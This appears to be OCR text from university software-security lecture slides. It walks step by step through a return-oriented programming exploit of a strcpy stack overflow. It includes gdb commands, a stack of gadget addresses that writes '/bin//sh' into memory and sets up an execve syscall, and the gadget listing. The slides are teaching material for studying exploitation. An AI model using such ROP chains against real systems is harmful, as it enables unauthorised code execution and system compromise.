
```
(gdb) b *0x8048e67

(gdb) r "`python exploit.py`"
```



0xFFFFFFFF
…
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0xbffff628
0xbffff5ec
0x00000000
main:
push %ebp 0x8048e44
mov %esp,%ebp 0x8048e45
sub $0x3c,%esp 0x8048e47
mov 0xc(%ebp),%eax 0x8048e4a
add $0x4,%eax 0x8048e4d
mov (%eax),%eax 0x8048e50
mov %eax,0x4(%esp) 0x8048e52
lea -0x32(%ebp),%eax 0x8048e56
mov %eax,(%esp) 0x8048e59
call 80482f0 <strcpy> 0x8048e5c
mov $0xa,%eax 0x8048e61
leave 0x8048e66
ret 0x8048e67
%eax 0xa
%ebx
%ecx
%edx
%esp 0xbffff5ec
%ebp 0x65646362
%eip 0x08048e67
Adam Doupé, Software Security



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0xbffff628
0xbffff5ec
0x00000000
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0xa
%ebx
%ecx
%edx
%esp 0xbffff5f0
%ebp 0x65646362
%eip 0x0806e91a
Adam Doupé, Software Security
ASU



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0xbffff628
0xbffff5ec
0x00000000
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0xa
%ebx
%ecx
%edx 0x080ea060
%esp 0xbffff5f4
%ebp 0x65646362
%eip 0x0806e91b
Adam Doupé, Software Security
ASU


0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0x00000000
0xbffff628
0xbffff5ec
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0xa
%ebx
%ecx
%edx 0x080ea060
%esp 0xbffff5f8
%ebp 0x65646362
%eip 0x080bb6d6
Adam Doupé, Software Security
ASU

